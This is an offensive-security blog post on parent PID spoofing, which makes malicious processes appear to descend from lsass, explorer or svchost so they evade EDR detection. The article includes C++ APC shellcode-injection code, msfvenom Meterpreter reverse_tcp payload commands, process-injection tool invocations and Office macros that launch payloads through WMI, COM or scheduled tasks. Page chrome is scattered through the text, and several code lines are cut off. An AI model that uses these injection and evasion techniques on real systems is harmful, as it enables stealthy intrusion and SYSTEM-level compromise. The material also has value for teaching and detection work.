




FEBRUARY 24, 2020

# Parent PID Spoofing



by Administrator. In Defense Evasion. Leave a Comment

Monitoring the relationships between parent and child processes is very common technique for threat hunting teams to detect malicious activities. For example if PowerShell is the child process and Microsoft Word is the parent then it is an indication of compromise. Various EDR’s (endpoint detection and response) can detect this abnormal activity easily. This has lead red teams and adversaries to use parent PID spoofing as an evasion method. The Windows API call “*CreateProcess*” supports a parameter which allows the user to assign the Parent PID. This means that a malicious process can use a different parent when it is created from the one that is actually executed.


Originally this technique was introduced into the wider information security audience in 2009 by **Didier Stevens**. A proof of concept written in C++ was released (**SelectMyParent**) that could allow the user to select the parent process by specifying the PID (process identifier). The “*CreateProcess*” function was used in conjunction with the “*STARTUPINFOEX*” and “*LPPROC\_Thread\_ATTRIBUTE\_LIST*”.

1 | **SelectMyParent.exe notepad 508**

## Support pentestlab.blog


Pentestlab.blog has a long term history in the offensive security space by delivering content for over a decade. Articles discussed in pentestlab.blog have been used by cyber security professionals and red teamers for their day to day job and by students and lecturers in academia. If you have benefit by the content all these years and you would like to support us on the maintenance costs please consider a donation.

One-Time	Monthly	Yearly
Make a one-time donation		
Choose an amount		
£5.00		£15.00
£100.00		
Or enter a custom amount		




Parent PID Spoofing – SelectMyParent

The PID 508 corresponds to the “lsass.exe” process which is responsible for logon activities, passwords changes etc. Notepad will created under the lsass.exe process.



Process Explorer – SelectMyParent

Investigation of the properties of the process will show that Notepad is running with SYSTEM level privileges. This is because the child process (notepad.exe) will obtain the privileges of the parent process (lsass.exe).



£ 30.00

Your contribution is appreciated.

DONATE

### FOLLOW PENTEST LAB

Enter your email address to followthis blog and receive notifications of newarticles by email.

Email Address

FOLLOW

Join 2,312 other subscribers

Supported by



VISIT MALDEV ACADEMY

### SEARCH TOPIC

Enter keyword here



### RECENT POSTS

Web Browser Stored Credentials

Persistence – DLL Proxy Loading

Persistence – Explorer

Persistence – Visual Studio Code Extensions

AS-REP Roasting



Comment



Reblog




Subscribe



From a Meterpreter session the following commands can be used to retrieve the PID of the current session and by specifying the process name results will be filtered only to that specific process.

```
1 | getpid
2 | ps lsass.exe
```



SelectMyParent – Meterpreter

## PowerShell

F-Secure released a PowerShell script (**PPID-Spoof**) which can perform parent PID spoofing. The script contains embedded C# code in order to interact with the “*CreateProcess*” Windows API.

```
1 | public static extern bool CreateProcess(
2 |     string lpApplicationName,
3 |     string lpCommandLine,
4 |     ref SECURITY_ATTRIBUTES lpProcessAttributes,
5 |     ref SECURITY_ATTRIBUTES lpThreadAttributes,
6 |     bool bInheritHandles,
7 |     uint dwCreationFlags,
8 |     IntPtr lpEnvironment,
9 |     string lpCurrentDirectory,
10 |     [In] ref STARTUPINFOEX lpStartupInfo,
11 |     out PROCESS_INFORMATION lpProcessInformation);
```

The tool accepts 3 arguments which are the PID of the parent process, the system path of the child process and the path of an arbitrary DLL for code execution.

```
1 | PPID-Spoof -ppid 3556 -spawnto "C:\Windows\System32\notepad.exe"
```

Notepad will be executed under the context of PowerShell and the DLL will be loaded inside notepad.exe.

## CATEGORIES

- Coding (10)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (22)
- Information Gathering (12)
- Infrastructure (2)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (13)
- Red Team (132)
  - Credential Access (5)
  - Defense Evasion (22)
  - Domain Escalation (6)
  - Domain Persistence (4)
  - Initial Access (1)
  - Lateral Movement (3)
  - Man-in-the-middle (1)
  - Persistence (39)
  - Privilege Escalation (17)
- Reviews (1)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

M	T	W	T	F	S	S
					1	2

3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	

« Jan Mar »

### PEN TEST LAB STATS

7,615,542 hits

PPID Spoof – Notepad DLL Loaded

Since the DLL will be loaded inside the process a communication channel will open with the command and control framework.

### FACEBOOK PAGE



• • •

PPID Spoof – Meterpreter

A stealthier approach could be to load the DLL inside the “*LSASS*” process. Threat hunting teams they will have to review the EventHeader ProcessId and the ParentProcessID in order to identify the process spoofing.

```
1 | PPID-Spoof -ppid 3244 -spawnto "C:\Windows\System32\lsass.exe"
```

PPID Spoof – LSASS

A new “*LSASS*” process will created on the system that will load the arbitrary DLL. This scenario allows the red team to blend in with the environment legitimate processes.

PPID Spoof – LSASS DLL Loaded

A Meterpreter session will open with the process ID of 1312 which corresponds to “rundll32” process which is the child of “lsass.exe” that executes the DLL.

PPID Spoof – LSASS Meterpreter

Andrea Pierini implemented the technique of parent PID spoofing by embedding C# code within a PowerShell script. The script will create a new child process that will have as a parent any process defined by the user. Similarly with the F-Secure Labs script the “CreateProcess()” API is used to perform the spoofing.

```
1 Import-Module .\psgetsys.ps1
2 [MyProcess]::CreateProcessFromParent(436,"C:\Windows\System32\ci
```

The created process will obtain the privileges (SYSTEM) of the parent (winlogon.exe).

Parent PID Spoofing – psgetsys Process Explorer

## C++

Adam Chester explained in his [blog](#) back in 2017 how the Meterpreter “getsystem” command works behind the scenes in order to elevate the privileges of a process from Administrator to SYSTEM. Adam expanded the [article](#) of Raphael Mudge in 2014 about the three techniques that Meterpreter is using to become SYSTEM.

The [getsystem-offline](#) binary utilizes the Windows “*ImpersonateNamedPipeClient*” API in order to elevate it’s privileges to SYSTEM. This is achieved by creating and enforcing a service that runs as SYSTEM to connect to a named piped of a process and use the “*ImpersonateNamedPipeClient*” API to create an elevated impersonation token.

1 | `getsystem-offline.exe`

Parent PID Spoofing – getsystem-offline

By default the binary will open a new command prompt with elevated privileges.

Parent PID Spoofing – getsystem-offline elevated

However the code could be modified to execute an arbitrary binary that will establish a communication with the command prompt.

Parent PID Spoofing – getsystem-offline

getsystem-offline – Meterpreter

According to Microsoft documentation an “*Asynchronous Procedure Call*” is a function that is executed in the context of a particular thread asynchronously. It is a method of process injection which **Halil Dalabasmaz** used in his C++ tool **APC-PPID** that implements parent PID spoofing.

Initially the function “*getParentProcessID()*” is used to retrieve the PID of the parent process. The “*TlHelp32.h*” header (part of the **Tool Help Library**) supports the “*CreateToolhelp32Snapshot*” function which is responsible to take a snapshot of the specified process (explorer.exe). When the snapshot is taken the process size and PID are retrieved and the handle closes.

 Comment

 Reblog

 Subscribe





```

1  DWORD getParentProcessID() {
2      HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCI
3      PROCESSENTRY32 process = { 0 };
4      process.dwSize = sizeof(process);
5
6      if (Process32First(snapshot, &process)) {
7          do {
8              //If you want to another process as parent
9              if (!wcscmp(process.szExeFile, L"explorer.exe"))
10                 break;
11          } while (Process32Next(snapshot, &process));
12      }
13
14      CloseHandle(snapshot);
15      return process.th32ProcessID;
16  }

```

The Windows API “*CreateProcess*” is utilized to create a new process on the system (iexplore.exe) with the “*STARTUPINFOEXA*” structure.

```

1  #include <windows.h>
2  #include <TlHelp32.h>
3  #include <iostream>
4
5  DWORD getParentProcessID() {
6      HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCI
7      PROCESSENTRY32 process = { 0 };
8      process.dwSize = sizeof(process);
9
10     if (Process32First(snapshot, &process)) {
11         do {
12             //If you want to another process as parent
13             if (!wcscmp(process.szExeFile, L"explorer.exe"))
14                 break;
15         } while (Process32Next(snapshot, &process));
16     }
17
18     CloseHandle(snapshot);
19     return process.th32ProcessID;
20 }
21
22 int main() {
23
24     //Shellcode, for example; msfvenom -p windows/x64/meterpre
25     unsigned char shellCode[] = "";
26
27     STARTUPINFOEXA sInfoEX;
28     PROCESS_INFORMATION pInfo;
29     SIZE_T sizeT;
30
31     HANDLE expHandle = OpenProcess(PROCESS_ALL_ACCESS, false, {
32
33     ZeroMemory(&sInfoEX, sizeof(STARTUPINFOEXA));
34     InitializeProcThreadAttributeList(NULL, 1, 0, &sizeT);
35     sInfoEX.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)He
36     InitializeProcThreadAttributeList(sInfoEX.lpAttributeList,
37     UpdateProcThreadAttribute(sInfoEX.lpAttributeList, 0, PROC
38     sInfoEX.StartupInfo.cb = sizeof(STARTUPINFOEXA);
39
40     CreateProcessA("C:\\Program Files\\internet explorer\\iexp
41
42     LPVOID lpBaseAddress = (LPVOID)VirtualAllocEx(pInfo.hProce
43     SIZE_T *lpNumberOfBytesWritten = 0;
44     BOOL resWPM = WriteProcessMemory(pInfo.hProcess, lpBaseAdd
45
46     QueueUserAPC((PAPCFUNC)lpBaseAddress, pInfo.hThread, NULL)
47     ResumeThread(pInfo.hThread);
48     CloseHandle(pInfo.hThread);
49
50     return 0;
51 }

```



APC-PPID – Parent Process

Metasploit utility “msfvenom” can be used or any other alternative to generate shellcode in C language. The code will be written into the address space of the created process (iexplore.exe).

```
1 | msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.13
```

Metasploit ShellCode – APC-PPID

APC-PPID – C++ Code

Executing the binary on the target system will create a new process (iexplore.exe) that will have as a parent the explorer.exe. The shellcode will executed in the memory space of the Internet Explorer process by using the user-mode asynchronous procedure call.

Parent PID Spoofing – APC-PPID

A Meterpreter session will established with the target host.

APC-PPID – Meterpreter

Reviewing the processes of the target system will show that “*iexplore.exe*” has been created successfully.

APC-PPID – Process Explorer

Reviewing the process properties will validate that the parent process is “*explorer.exe*”. This proof of concept implements a stealthier process injection method to hide the shellcode inside a process and since explorer and Internet Explorer are valid Microsoft system processes will blend in with the environment bypassing the endpoint detection and response product.

APC-PPID – iexplore.exe Properties

Julian Horoszkiewicz developed a C++ tool (**spoof**) based on the work of Didier Stevens that can could be used for parent PID spoofing as it allows the user to select the parent PID process.

1 | spoof.exe pentestlab.exe 1116


Parent PID Spoofing – Spoof

Once the process is created on the target host the arbitrary payload will executed and a session will open.



Parent PID Spoofing – Spoof Meterpreter

Reviewing the process details of the PID in process explorer will validate that the process is a child process of explorer.exe.



Parent PID Spoofing – Process Explorer



Parent PID Spoofing – Explorer Parent Process

## C#

The **GetSystem** binary is developed in C# and implements the parent process ID spoofing in order to elevate rights to SYSTEM. This is achieved through the “*CreateProcess*” API similar to the code that was released by F-Secure Labs. The

 Comment

 Reblog

 Subscribe



.NET binary accepts only two arguments which are the arbitrary executable and the name of the process that will act as a parent.

```
1 | GetSystem.exe pentestlab.exe lsass
```

Parent PID Spoofing – GetSystem

The process “*pentestlab.exe*” will created on the target host as a child of “*lsass.exe*”.

GetSystem – LSASS Process

The communication will established with the corresponding Command and Control framework with SYSTEM level privileges.

GetSystem – Meterpreter

The fact that “*GetSystem*” is based in C# gives the ability to implement this technique via Covenant or any other relevant Framework (Cobalt Strike) that can load assembly binaries.

```
1 | Assembly GetSystem.exe "pentestlab.exe lsass"
```

GetSystem – Covenant

GetSystem – Meterpreter via Covenant

Similar to the Metasploit Framework “migrate” command an assembly binary can be executed in order to elevate the process from Administrator to SYSTEM.

Parent PID Spoofing – GetSystem Covenant

Investigation of the list of available “Grunts” will show that the new agent is running with SYSTEM level privileges compare to the initial process.

Covenant – Grunts

The parent process will be the “LSASS” or any other process that is running with SYSTEM level privileges.

Covenant – Process Explorer

Chirag Savla developed in C# a tool to perform process injection with capability to perform parent PID spoofing by utilizing all the common Windows API's (CreateProcess, VirtualAllocEx, OpenProcess etc.). The benefit of this tool is that supports different process injection techniques with parent PID spoofing. The tool accepts shellcode in base-64, C and hex. Metasploit “*msfvenom*” utility can generate shellcode in these formats.

```
1 | msfvenom -p windows/x64/meterpreter/reverse_tcp exitfunc=thread
```

Generate ShellCode – HEX

The tool requires the path of the injected process, the path of the shellcode, the parent process name, the file format of the payload and the process injection technique. Executing the following command will inject the shellcode into a new process (calc.exe) using as a parent explorer.exe.

```
1 | ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /patl
```

ProcessInjenction – Vanilla

Monitoring the processes will validate that the calculator has been created in the context of explorer.exe.



ProcessInjection – Process Explorer

The shellcode will be executed in the virtual address space of calc.exe and a communication will be established with the command and control.

ProcessInjection – Vanilla Meterpreter

ProcessInjection supports also parent PID spoofing with DLL injection. Arbitrary DLL files can be generated with Metasploit “msfvenom”.

```
1 | msfvenom -p windows/x64/meterpreter/reverse_tcp exitfunc=thread
```

Metasploit – DLL

The path of the DLL needs to be specified instead of the shellcode and the technique value should be changed to 5.

```
1 | ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /patl
```

ProcessInjection – DLL Injection

When the remote thread will be created inside the process the shellcode will executed and a Meterpreter session will open.

ProcessInjection – DLL Injection Meterpreter

The session will run under the context of “*rundll32*” process.

ProcessInjection – Process Explorer DLL

Specifying the technique number 6 will perform parent process spoofing with process hollowing technique.

```
1 | ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /patl
```

 Comment

 Reblog

 Subscribe



ProcessInjection – Process Hollowing

ProcessInjection – Meterpreter

The tool also supports process injection with asynchronous procedure call. Execution of the shellcode will occur before the entry point of the main thread of the targeted process for a more stealthier approach.

```
1 | ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /patl
```

ProcessInjection – APC Queue

ProcessInjection – APC Queue Meterpreter

 Comment

 Reblog

 Subscribe



A C# utility called **RemoteProcessInjection** also exists with the ability to perform process injection. The tool was designed for Cobalt Strike and accepts base-64 based payloads. Metasploit utility “msfvenom” can generate raw shellcode which can be trivially converted to base-64.

```
1 | msfvenom -p windows/x64/meterpreter/reverse_tcp -f raw -o payload64.raw
2 | base64 -i /root/payload64.bin > payload64.txt
```

msfvenom – Raw Base64 Payload

The shellcode will be injected into the target process. Even though it doesn’t utilize the “*CreateProcess*” API to spoof the parent process it gives the ability to hide malware inside legitimate windows processes.

```
1 | RemoteInject64.exe 4272 <base64-shellcode>
```

Remote Process Injection

The payload will executed from the memory address space of the target process. The process injection method has similarities with the “*migrate*” Metasploit command since it uses the same Windows API’s.

Remote Process Injection – Meterpreter

# VBA

Microsoft office has been always a very popular delivery mechanism of malware as it helps threat actors and red team to get initial foothold inside an organisation. However execution of malicious code in the form of a macro will create an arbitrary child process that could be easily discovered by EDR’s that have the ability to analyse the anomaly between the parent and child relationship of processes.

There are a variety of approaches that could be used in order to evade detection of EDR products that investigate parent/child relationships. For example VBScript can invoke other system resources to execute malware such as WMI, COM or scheduled tasks. Therefore the parent process will not be WINWORD for example but a process of the Windows operating system.

The following macro will use WMI (Windows Management Instrumentation) in order to create a new process.

```
1 Sub Parent()  
2  
3 Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonation}!\\.\root\cimv2:Win32_ProcessStartup")  
4 Set objStartup = objWMIService.Get("Win32_ProcessStartup")  
5 Set objConfig = objStartup.SpawnInstance_1()  
6 Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")  
7 errReturn = objProcess.Create("C:\Temp\pentestlab.exe", Null, 0, objConfig)  
8  
9 End Sub
```

Macro – WMI

The benefit from this approach is that the created process will be spawned under “*WmiPrvSE.exe*” instead of an office process.

WMI Process Explorer

A communication channel will open with the command and control framework.

WMI Macro – Meterpreter

COM objects can be also used to execute a new process.

```
1  Sub Parent()  
2  
3  Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")  
4  obj.Document.Application.ShellExecute "pentestlab.exe",Null,"C:  
5  
6  End Sub
```

Macro – COM

The result of executing a malicious executable with this method is that the parent process will be “*explorer.exe*” even though the execution will happen inside the office product.

Macro COM – Process Explorer

The following image demonstrates that a session will open in Meterpreter through a COM object that is executing an arbitrary payload.

Macro COM – Meterpreter

**Scheduled tasks** are often used as a persistence method since it allows red teams to execute their trade-craft at a specific date or time. However it could be used as well for parent PID spoofing since a scheduled task can be created directly from a vbscript. The following code will register a new scheduled task that will trigger the execution of a payload after 30 seconds.

```
1  Sub Parent()  
2  Set service = CreateObject("Schedule.Service")  
3  Call service.Connect  
4  Dim td: Set td = service.NewTask()  
5  td.RegistrationInfo.Author = "Pentest Laboratories"  
6  td.settings.StartWhenAvailable = True  
7  td.settings.Hidden = False  
8  Dim triggers: Set triggers = td.triggers  
9  Dim trigger: Set trigger = triggers.Create(1)  
10 Dim startTime: ts = DateAdd("s", 30, Now)  
11 startTime = Year(ts) & "-" & Right(Month(ts), 2) & "-" & Right  
12 trigger.StartBoundary = startTime  
13 trigger.ID = "TimeTriggerId"  
14 Dim Action: Set Action = td.Actions.Create()  
15 Action.Path = "C:\Users\pentestlab.exe"  
16 Call service.GetFolder("\").RegisterTaskDefinition("PentestLab"  
17 End Sub
```



Macro – Scheduled Task

The new process will not have as a parent the process of a Microsoft product but “*svchost.exe*” as a more stealthier approach.

Macro Scheduled Task – Process Explorer

Reviewing the process properties of the arbitrary process will validate that the parent process is “*svhcost.exe*”.

Macro Scheduled Task – Process Properties

# Metasploit

Metasploit framework contains a post exploitation module which can be used to migrate an existing Meterpreter session to another process on the system. The module will follow the same functions as the other tooling described in this article in order to rewrite the existing shellcode into the address space of another process. Specifically the module will follow the process below:

1. Obtain the PID of the target process
2. Check the architecture of the target process (32bit or 64bit)
3. Check if Meterpreter session has the **SeDebugPrivilege**
4. Retrieve the payload from the existing process
5. Call the **OpenProcess()** API to gain access to the virtual memory of the target process
6. Call the **VirtualAllocEx()** API to allocate RWX memory in the target process
7. Call the **WriteProcessMemory()** API to write the payload into the virtual memory space of the process
8. Call the **CreateRemoteThread()** API to create a thread into the virtual memory space of the target process
9. Close the previous thread

An existing session is required to be defined with the PID and the name of the target process.

```
1 use post/windows/manage/migrate
2 set SESSION 1
3 set PID 508
4 set NAME lsass.exe
5 set KILL true
```

Metasploit – Migrate Module Configuration

